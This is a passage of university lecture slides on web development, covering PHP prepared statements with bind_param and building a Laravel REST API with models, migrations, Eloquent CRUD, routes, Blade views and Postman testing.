        echo "id: " . $row["STID"]. " - Name: " . $row["Name"]. " " . $row["Lastname"]. "<br>";
    }
} else {
    echo "0 results";
}
```

? in the SQL query shows a parameter which must be set by using bind_param method. The first argument is a string which shows the data type:

- i for integer
- d for double (float)
- s for string
- b for blob

In this example, since the student ID is an integer, we used i.



PHP – Passing Parameter to SQL – Cont.

```
$id = 1923443;
$name= "Jack";
$sql = "SELECT * FROM students WHERE STID=? and Name=?"; // SQL with parameters
$stmt = $conn->prepare($sql);
$stmt->bind_param("is", $id, $name);
$stmt->execute();
$result = $stmt->get_result();
if ($result->num_rows > 0) {
    // output data of each row
    while($row = $result->fetch_assoc()) {
        echo "id: " . $row["STID"] . " - Name: " . $row["Name"] . " " . $row["Lastname"]. "<br>";
    }
} else {
    echo "0 results";
}
```

The number of parameters in bind_param must match with ? in SQL query (two here). The first parameter, “is”, shows the first parameter is an integer (id) and the second one is a string (name).

Passing Form Variables to SQL

```
<html>
<body>

<form action="addStudentFromForm.php"
method="post">
    Student ID: <input type="text"
name="STID"><br>
    Name: <input type="text" name="name"><br>
    Last name: <input type="text"
name="lname"><br>
    E-mail: <input type="text" name="email"><br>
    Address: <input type="text"
name="address"><br>
    <input type="submit">
</form>

</body>
</html>
```

If you add the following statement to the end of addstudentfromform.php, you will be forwarded to studentform.php

```
header("Location:studentform.php");
```

```
<?php
// addStudentFromform.php
require_once 'connectDB.php';
$id = $_POST["STID"];
$name = $_POST["name"];
$ lname = $_POST["lname"];
$email = $_POST["email"];
$address = $_POST["address"];

// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);
// Check connection
if ($conn->connect_error)
    die("Connection failed: " . $conn->connect_error);
$sql = "INSERT INTO students (STID, Name, Lastname, Email, Address)
VALUES (?, ?, ?, ?, ?)";
if ($stmt = $conn->prepare($sql))
    $stmt->bind_param("issss", $id, $name, $lname, $email, $address);
else
{
    $error = $conn->errno . ' ' . $conn->error;
    echo $error;
}
$stmt->execute();
echo "Student has been successfully added!";
$conn->close();
?>
```

Using PHP Variables in JS Code

```
$sql = "SELECT * FROM students";
$result = $conn->query($sql);
$i = 0;
if ($result->num_rows > 0) {
    while($row = $result->fetch_assoc()) {
        $rows[$i] = $row;
        $i++;
    }
} else {
    echo "0 results";
}
$conn->close();
?>
<HTML>
<script>
    var result = <?php echo json_encode($rows); ?>;
    for(i=0; i < result.length; i++)
        alert(result[i]["STID"]+" "+result[i]["Name"]+" "+result[i]["Lastname"]+" "+result[i]["Email"]+
"+result[i]["Address"]);
</Script>
</HTML>
```

The diagram consists of two red arrows with white outlines. One arrow points from the text 'JS Variable' to the opening tag '<script>' in the JavaScript code. The other arrow points from the text 'PHP Variable' to the opening tag '<?php' in the PHP code.

Connecting Backend to Frontend

Demo – Student List

Final Note

- **Only one lab this week:** Wednesday 26th April.
- **Marks for Project 1 have been released.**
 - Please check Moodle.
 - Let us know if you have any question about the feedback or marks.
- **Project 2 assessment is now open.**
 - Task Description is now available on Moodle under: Assessment Hub → Project 2.
- **Please do not forget Quiz 2 is next week:**
 - Quiz will be during your scheduled lab time.
 - Quiz is closed book.
 - Quiz duration is 40 minutes.
 - Quiz will cover material discussed in weeks 4, 5, and 6.

Model–View–Controller (MVC) Laravel API

Web Development and Security (ZEIT3119)

Week 8


Dr. Reza Rafeh

Revision

slido

Join at

slido.com
#3986 139




Outline

- Model–View–Controller (MVC)
- Laravel API
- Model
- Migration
- Controller
- CRUD Action Methods
- Eloquent
- Testing APIs with Postman
- Views
- Seeders

Model-View-Controller (MVC)

- MVC is a pattern for implementing user interfaces, data, and controlling logic
- MVC emphasizes a separation between the software's business logic and display.
- It helps in improving maintenance and a clearer separation of task among team members
- Other design patterns based on MVC:
 - MVVM (Model-View-View-Model)
 - MVP (Model-View-Presenter)
 - MVW (Model-View-Whatever)
- Three parts of MVC:
 - Model: Manages data and business logic
 - View: Handles layout and display
 - Controller: Routes commands to the model and view parts

MVC Example for a Shopping List App



Source: <https://developer.mozilla.org/en-US/docs/Glossary/MVC>

MVC on the Web


- Model: MySQL
- Control: JavaScript, PHP
- View: HTML, CSS
- Early days of Web:
 - MVC architecture was mostly implemented on the server-side
 - The client requested updates via forms or links
 - Updated views received and displayed on the browser
- These days:
 - More logic is pushed to the client side using client-side data stores, XMLHttpRequest, and allowing partial page updates as required

Laravel

- Laravel is an **open-source PHP** web framework designed for creating web applications that follow the **Model–View–Controller (MVC)** architectural pattern. We will primarily use the **Model** and **Controller** in this module.
- Extra Reading: <https://developer.mozilla.org/en-US/docs/Glossary/MVC>

Create Laravel API

Right-click on the window > Quick App > Laravel. You will be presented with another window prompting you to name the application. Once named, click the **OK** button.



```
C:\Windows\SYSTEM32\cmd.exe - cmd.exe
lara... laravel/sail
laravel/sanctum ...
laravel/tinker ...
nesbot/carbon ...
nunomaduro/collision ...
nunomaduro/termwind ...
spatie/laravel-ignition ...

80 packages you are using are looking for funding.
Use the `composer fund` command to find out more!
> @php artisan vendor:publish --tag=laravel-assets --ansi --force
    INFO No publishable resources for tag [laravel-assets].
No security vulnerability advisories found
> @php artisan key:generate --ansi
    INFO Application key set successfully.

***** NOTE: Now, you can use pretty url for your awesome project :) *****
(Laragon) Project path: D:/laragon/www/Lecture8
(Laragon) Pretty url: http://Lecture8.test
D:\laragon\www\Lecture8>
```

Laragon Directory Structure

- **app:** contains the core code such as controllers, models, providers.
- **config:** contains all of your project's configuration files such as auth, caching, database.
- **routes:** contains all of your project's route definitions. We are more concerned with api.php.

Laravel Modules

- **Composer** is the dependency manager for **Laravel** much like **npm** for **Node**. This comes by default. You should not need to install additional packages.
- **Artisan** is the command line interface included with **Laravel**. It provides useful commands that can help you while you are building your project.

Connecting to MySQL

- In the .env file, modify your database credentials so that your project is connected to MySQL.

```
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=lecture8
DB_USERNAME=root
DB_PASSWORD=
```

Model

- A model class represents the logical structure and relationship of a database table. In Laravel, each table corresponds to a model. A model allows you to retrieve, create, update and delete data.
- To create a new model and migration, run the following command:

php artisan make:model Institution --migration

- Note: this should create a directory called **Models**. If it does not, create the directory and copy Institution.php and User.php into it. Additionally, you will need to change the namespace from App to App\Models.
- In app\Models\Institution.php, specify the columns you wish to interact with. For example:

```
class Institution extends Model
{
    use HasFactory;
    protected $fillable = ['id', 'name', 'region', 'country'];
}
```

Migration

- You can think of migrations like version control for your database. They allow you to define and share the application's schema definitions.
- In the database\migrations directory, you will see a migration file for the Institution model class.

```
...
public function up() {
    // institutions is the name of the table
    Schema::create('institutions', function (Blueprint $table) {
        // institutions has two columns
        $table->id();
        $table->timestamps();
    });
}
...
```

To make id unique:

```
;  
$table->integer('id')->unique
```

```
public function up(): void
{
    Schema::create('institutions', function (Blueprint $table) {
        $table->integer('id');
        $table->string('name');
        $table->string('region');
        $table->string('country');
        $table->timestamps();
    });
}
```

- Modify this migration file by adding a column for id, name, region and country. Id is integer and all other three columns are of type string.

Migration (Cont.)

- **up:** The up method is used to add new tables, columns, or indexes to your database,
- **down:** The down method should reverse the operations performed by the up method.

- To update a table, create another migration file:

```
php artisan make:migration update_institutions_table --table=institutions
```

- Then, you can update columns or indexes, e.g. to make the id column unique:

```
public function up(): void
{
    Schema::table('institutions', function (Blueprint $table) {
        $table->unique('id');

        //
    });
}
```

Migration – Cont.

- If you change a migration file, you will have an outstanding migration. This means that your database schema will not reflect the columns specified in your migration file. To run all outstanding migrations, run the following command:

php artisan migrate

- Go to your MySQL database and refresh the window. You should see six tables:

The screenshot shows the Laragon MySQL interface. On the left, the database structure is listed under 'lecture8': failed_jobs, institutions, migrations, password_reset_tokens, personal_access_tokens, and users, each with a size of 16.0 KiB. On the right, the 'institutions' table is selected. The top navigation bar shows 'Host: 127.0.0.1', 'Database: lecture8', 'Table: institutions', and several open queries. Below the table name, there are tabs for 'Basic', 'Options', 'Indexes (1)', 'Foreign keys (0)', 'Check constraints (0)', 'Partitions', 'CREATE code', and 'ALTER code'. The 'Basic' tab is active. The table structure is defined as follows:

#	Name	Datatype	Length/Set	Unsigned	Allow N...	Zerofill	Default	Comment	Collation	Exp
1	id	BIGINT	20	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	No default			
2	name	VARCHAR	255	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	No default		utf8mb4_unicode_ci	
3	region	VARCHAR	255	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	No default		utf8mb4_unicode_ci	
4	country	VARCHAR	255	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	No default		utf8mb4_unicode_ci	
5	created_at	TIMESTAMP		<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	NULL			
6	updated_at	TIMESTAMP		<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	NULL			

Controller

- A controller class contains public action methods used to handle various HTTP methods, i.e., GET, POST, PUT and DELETE. These action methods handle incoming requests, retrieve the necessary model data and return the appropriate responses.
- Create a new controller by running the following command:

```
php artisan make:controller InstitutionController --api
```

- In the app\Http\Controllers directory, you will find all your controllers including InstitutionController.php.

CRUD Action Methods

- In InstitutionController.php, you will see the following CRUD action methods:

```
...
class InstitutionController extends Controller {
    public function index() {
        // Some code
    }

    public function store(Request $request) {
        // Some code
    }

    public function show($id) {
        // Some code
    }

    public function update(Request $request, $id) {
        // Some code
    }

    public function destroy($id) {
        // Some code
    }
}
```

Import the Institution model to use
the institutions table



```
...
use App\Models\Institution;

class InstitutionController extends Controller {
    ...
}
```

Eloquent

- Eloquent is an Object-Relational Mapping (ORM) that allows you to query & manipulate data using an Object-Oriented programming language
- Each web framework has one or more ORMs which encapsulate the code needed to query & manipulate data
- So, you do not need to use SQL. You interact directly with an object in the same programming language you are using, i.e., PHP.

Eloquent (Cont.)

Read All

```
public function index() {
    return Institution::all();

    // SQL equivalent: SELECT * FROM institutions;
}
```

Read One

```
public function show($id) {
    return Institution::find($id);

    // SQL equivalent: SELECT * FROM institutions WHERE id = $id;
}
```

Create

```
public function store(Request $request) {
    return Institution::create($request->all());

    // SQL equivalent:
    // INSERT INTO institutions
    // VALUES ($request->name, $request->region, $request->country);
}
```

Eloquent (Cont.)

Update

```
public function update(Request $request, $id) {
    $institution = Institution::find($id);
    $institution->update($request->all());
    return $institution;

    // SQL equivalent:
    // UPDATE institutions
    // SET name = $request->name, region = $request->region, country = $request->country
    // WHERE id = $id;
}
```

Delete

```
public function destroy($id) {
    return Institution::destroy($id);

    // SQL equivalent:
    // DELETE FROM institutions
    // WHERE id = $id;
}
```

Route

- In the routes directory, open the api.php file & create the following API endpoints:

```
...
Route::group(['prefix' => 'institutions'], function () {
    Route::get('/', [InstitutionController::class, 'index']);
    Route::get('/{id}', [InstitutionController::class, 'show']);
    Route::post('/', [InstitutionController::class, 'store']);
    Route::put('/{id}', [InstitutionController::class, 'update']);
    Route::delete('/{id}', [InstitutionController::class, 'destroy']);
});
```

- Make sure you import **InstitutionController** by adding the following statement:

```
...
use App\Http\Controllers\InstitutionController; // If you do not add this statement, you will
                                                // not have access to the action methods in this controller
use Illuminate\Http\Request;
use Illuminate\Support\Facades\Route;
```

Note: All routes in api.php are prefixed with /api.

Test API in the Browser

The screenshot illustrates the testing of a RESTful API for institutions using a web browser. It shows two browser tabs, each displaying JSON responses, and the corresponding API routes and controller logic.

Top Tab: The URL is `127.0.0.1:8000/api/institutions/`. The response is a list of three institutions:

```
[{"id":100,"name":"UNSW","region":"ACT","country":"Australia","created_at":null,"updated_at":null}, {"id":200,"name":"UNSW","region":"NSW","country":"Australia","created_at":null,"updated_at":null}, {"id":300,"name":"Monash","region":"VIC","country":"Australia","created_at":null,"updated_at":null}]
```

The code snippet below shows the `index()` method from the `InstitutionController`:

```
public function index()
{
    return Institution::all();
}
```

The route configuration is:

```
Route::get('/', [InstitutionController::class, 'index']);
```

Bottom Tab: The URL is `127.0.0.1:8000/api/institutions/100`. The response is a single institution:

```
{"id":100,"name":"UNSW","region":"ACT","country":"Australia","created_at":null,"updated_at":null}
```

The code snippet below shows the `show($id)` method from the `InstitutionController`:

```
public function show($id)
{
    return Institution::find($id);
}
```

The route configuration is:

```
Route::get('/{id}', [InstitutionController::class, 'show']);
```

Database View: A separate window or tab displays the `institutions` table from the `lecture8` database. The table has columns: id, name, region, country, created_at, and updated_at. The data is:

id	name	region	country	created_at	updated_at
100	UNSW	ACT	Australia	(NULL)	(NULL)
200	UNSW	NSW	Australia	(NULL)	(NULL)
300	Monash	VIC	Australia	(NULL)	(NULL)

Postman

- Postman is an API Platform for developers to design, build, test and iterate their APIs.
- As of February 2023, more than 25 million registered users and 75,000 open APIs use Postman.
- It also has abilities to document APIs.
- It comes as Browser and Desktop versions.



POSTMAN

Test API in Postman - get

The screenshot shows the Postman desktop application interface. In the top navigation bar, there are links for Home, Workspaces, API Network, and Explore. A search bar says "Search Postman". On the right side of the header, there are buttons for Invite, Settings, Upgrade, and a close button. The main workspace is titled "My Workspace" and contains a "New Collection" entry. Below it, there's a note: "This collection is empty" and a link "Add a request to start working." The central area shows a request configuration for a "GET" method to "http://127.0.0.1:8000/api/institutions". The "Params" tab is selected, showing a table for "Query Params" with one row. The "Headers" tab shows "(8)" headers. The "Body" tab has a green dot icon. The "Tests" and "Settings" tabs are also visible. A "Send" button is at the top right of the request configuration. Below the request, the "Result" section is displayed. It includes tabs for Body, Cookies, Headers (10), and Test Results. The "Body" tab is selected and shows the response in "Pretty" format. The response is a JSON array with two objects:

```
1
2
3   {
4     "id": 100,
5     "name": "UNSW",
6     "region": "ACT",
7     "country": "Australia",
8     "created_at": null,
9     "updated_at": null
10    },
11    {
12      "id": 200,
13      "name": "UNSW".
```

To test APIs on the local host, only Postman desktop can be used

Result

Test API in Postman - post

POST <http://127.0.0.1:8000/api/institutions> Send

Params Authorization Headers (8) **Body** Pre-request Script Tests Settings Cookies

• none • form-data • x-www-form-urlencoded • raw • binary • GraphQL

Key	Value	Description	...	Bulk Edit
<input checked="" type="checkbox"/> id	400			
<input checked="" type="checkbox"/> name	RMIT			
<input checked="" type="checkbox"/> region	VIC			
<input checked="" type="checkbox"/> country	Australia			
Key	Value	Description	...	

Body Cookies Headers (10) Test Results

Pretty Raw Preview Visualize JSON

```
1 {  
2   "id": 0,  
3   "name": "RMIT",  
4   "region": "VIC",  
5   "country": "Australia",  
6   "updated_at": "2023-04-30T07:03:32.000000Z",  
7   "created_at": "2023-04-30T07:03:32.000000Z"  
8 }
```

Result

Host: 127.0.0.1 Database: lecture8 Table: institutions Data enrollment.sql

lecture8.institutions: 4 rows total (approximately)

id	name	region	country	created_at	updated_at
100	UNSW	ACT	Australia	(NULL)	(NULL)
200	UNSW	NSW	Australia	(NULL)	(NULL)
300	Monash	VIC	Australia	(NULL)	(NULL)
400	RMIT	VIC	Australia	2023-04-30 07:03:32	2023-04-30 07:03:32

Test API in Postman - put

http://127.0.0.1:8000/api/institutions/200?name=UC

PUT http://127.0.0.1:8000/api/institutions/200?name=UC Send

Params • Authorization Headers (8) Body • Pre-request Script Tests Settings Cookies

Query Params

	Key	Value	Description	...	Bulk Edit
<input checked="" type="checkbox"/>	name	UC			
	Key	Value	Description		

Body Cookies Headers (10) Test Results

Pretty Raw Preview Visualize JSON 

```
1 {  
2   "id": 200,  
3   "name": "UC",  
4   "region": "NSW",  
5   "country": "Australia",  
6   "created_at": null,  
7   "updated_at": "2023-04-30T07:15:30.000000Z"  
8 }
```

lecture8.institutions: 4 rows total (approximately)

id	name	region	country	created_at	updated_at
100	UNSW	ACT	Australia	(NULL)	(NULL)
✓ 200	UC	NSW	Australia	(NULL)	2023-04-30 07:15:30
300	Monash	VIC	Australia	(NULL)	(NULL)
400	RMIT	VIC	Australia	2023-04-30 07:03:32	2023-04-30 07:03:32

Test API in Postman - delete

The screenshot shows the Postman application interface. On the left, there's a sidebar with 'My Workspace' (Collections, Environments, History), 'New' and 'Import' buttons, and tabs for 'Overview', 'New Collection', and 'New Collection'. The main area displays a DELETE request to `http://127.0.0.1:8000/api/institutions/200`. The 'Params' tab is selected, showing a single entry with 'Key' and 'Value' columns. Below the table, the 'Body' tab is selected, showing the response body: `1 1`. The status bar at the bottom indicates `200 OK 11.18 s 317 B`.

The screenshot shows the MySQL Workbench interface. At the top, it displays the connection details: Host: 127.0.0.1, Database: lecture8, Table: institutions, and a Data tab. Below this, a message states `lecture8.institutions: 3 rows total (approximately)`. A table below shows the data:

id	name	region	country	created_at	updated_at
100	UNSW	ACT	Australia	(NULL)	(NULL)
300	Monash	VIC	Australia	(NULL)	(NULL)
400	RMIT	VIC	Australia	2023-04-30 07:03:32	2023-04-30 07:03:32

Using Queries

- To pass several parameters to an API function, an object of type Request can be defined. For example, we want to have a search function that searches institutions based on region and country:

```
public function search(Request $request)
{
    $region = $request->query('region');
    $country = $request->query('country');
    $result = DB::table('institutions')->where('region', $region)->where('country', $country)->get();

    return $result;
}
```

- <https://laravel.com/docs/10.x/queries>

Using Queries (Cont.)

- Add the new search function to the route (api.php)
- Search must come before /{id}. Why?

```
Route::middleware('auth:sanctum')->get('/user', function (Request $request) {
    return $request->user();
});

Route::group(['prefix' => 'institutions'], function () {
    Route::get('/', [InstitutionController::class, 'index']);
    Route::get('search', [InstitutionController::class, 'search']);
    Route::get('/{id}', [InstitutionController::class, 'show']);
    Route::post('/', [InstitutionController::class, 'store']);
    Route::put('/{id}', [InstitutionController::class, 'update']);
    Route::delete('/{id}', [InstitutionController::class, 'destroy']);
});
```

Test the query in Postman with Parameters

GET <http://127.0.0.1:8000/api/institutions/search?region=VIC&country=Australia> Send

Params • Authorization Headers (8) Body • Pre-request Script Tests Settings Cookies

Query Params

Key	Value	Description	...	Bulk Edit
<input checked="" type="checkbox"/> region	VIC			
<input checked="" type="checkbox"/> country	Australia			
Key	Value	Description		


Body Cookies Headers (10) Test Results

Pretty Raw Preview Visualize JSON  

```
1 {  
2   "id": 300,  
3   "name": "Monash",  
4   "region": "VIC",  
5   "country": "Australia",  
6   "created_at": null,  
7   "updated_at": null  
8 },  
9 {  
10  "id": 400,  
11  "name": "RMIT",  
12  "region": "VIC",  
13  "country": "Australia",  
14  "created_at": "2023-04-30 07:03:32",  
15  "updated_at": "2023-04-30 07:03:32"  
16 }  
17 }
```

Laravel Views

- Views separate your controller / application logic from your presentation logic
- Views are stored in the **resources/views** directory
- There is one view in resources: `welcome.blade.php`



Adding a New View

- Create a file named **institutions.blade.php** in **views** folder
- Create a table to show all institutions data
- Create a controller:

```
php artisan make:controller InstitutionsController
```

<https://laravel.com/docs/10.x/views>

```
<!DOCTYPE html>
<html>
  <head>
  </head>
  <body>
    <table>
      <thead>
        <tr>
          <th>ID</th>
          <th>Name</th>
          <th>Region</th>
          <th>Country</th>
        </tr>
      </thead>
      <tbody>
        @foreach ($institutions as $institute)
        <tr>
          <td>{{ $institute->id }}</td>
          <td>{{ $institute->name }}</td>
          <td>{{ $institute->region }}</td>
          <td>{{ $institute->country }}</td>
        </tr>
        @endforeach
      </tbody>
    </table>
  </body>
</html>
```

Adding a New View - Controller

```
<?php


namespace App\Http\Controllers;

use Illuminate\Http\Request;
use App\Http\Controllers\InstitutionController;
use Illuminate\Support\Facades\DB;

class InstitutionsController extends Controller
{
    public function index(){
        $institutions = DB::table('institutions')->get();
        return view('institutions',['institutions' => $institutions]);
    }
}
```

Adding a New View - Route

- Edit file **web.php** in **routes** folder:



The screenshot shows a web browser window with the URL `127.0.0.1:8000/institutions`. The page displays a table of three institutions:

ID	Name	Region	Country
100	UNSW	ACT	Australia
300	Monash	VIC	Australia
400	RMIT	VIC	Australia

On the left, the `web.php` code is shown with two sections highlighted by red boxes:

```
<?php  
  
use Illuminate\Support\Facades\Route;  
use App\Http\Controllers\InstitutionsController;  
  
Route::get('/', function () {  
    return view('welcome');  
});  
  
Route::get('/institutions', [InstitutionsController::class, 'index'])->name('institutions.index');
```

Using Laravel API in Other Applications

localhost/lecture8-2/menu.php

Menu

ID	Name	Region	Country
100	UNSW	ACT	Australia
300	Monash	VIC	Australia
400	RMIT	VIC	Australia
500	UC	ACT	Australia

ID: Name: Region: Country:

Add Institution

Reading Data

```
function readFiles() {  
    var xmlhttp = new XMLHttpRequest();  
    xmlhttp.onreadystatechange = function() {  
        if (this.readyState == 4 && this.status == 200) {  
            let result = (this.responseText);  
            // This function populates the table with read data  
            showTableofItems(JSON.parse(result));  
        }  
    };  
    xmlhttp.open("GET", "http://127.0.0.1:8000/api/institutions", true);  
    xmlhttp.send();  
}
```

Adding Data

```
$('#addItem').on('click', function() {
  let id = $('#id').val();
  let name = $('#name').val();
  let region = $('#region').val();
  let country = $('#country').val();
  var formData = new FormData();
  formData.append("id",id);
  formData.append("name",name);
  formData.append("region",region);
